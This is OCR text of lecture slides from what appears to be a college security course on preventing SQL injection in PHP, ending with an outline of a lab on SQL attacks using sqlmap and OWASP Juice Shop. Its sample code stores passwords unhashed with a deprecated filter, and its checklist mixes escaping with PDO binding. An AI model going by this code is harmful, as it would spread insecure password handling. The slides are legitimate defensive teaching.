
Parameterized Queries

- Any time that user supplied data specifies a table or column name, ensure that these bits of data are properly validated (whitelisted)
- Placeholders should not be used in any other parts of the query (such as ASC or DESC values)

FANSHAWE

Preventing SQL Injection in PHP

Parameterized Queries in PHP



```php
<?php
// Sanitizing user input and preparing SQL query in PHP
$stmt = $pdo->prepare("INSERT INTO users (username, password) VALUES (:username, :password)");
$username = filter_var($_POST['username'], FILTER_SANITIZE_STRING);
$password = filter_var($_POST['password'], FILTER_SANITIZE_STRING);
$stmt->bindParam(':username', $username);
$stmt->bindParam(':password', $password);
$stmt->execute();
?>
```

1) Prepare statement	$stmt = $pdo->prepare();
2) Validate user input	filter_var();
3) Escape user input	mysqli_real_escape_string();
4) Use parameter binding	$stmt->bindParam();

Preventing SQL Injection

Reducing Access

- Different user accounts can be used depending on the actions being performed in a database
- For example, a specific page that queries a database and returns values, could only use a database account that has Read/Write permissions

Preventing SQL Injection

Reducing Access

- If there is no requirement for a function to have the ability to delete data/tables/databases etc., this functionality should be disabled
- Any security patches should be installed in a timely manner to avoid potential vulnerabilities in database management systems

Lab Details

LAB-07: Overview

FANSHAWE

Lab-07: SQL Attacks

- Bypassing Authentication
- Preparing sqlmap
- Using sqlmap
- Finding hidden products in the OWASP Juice Shop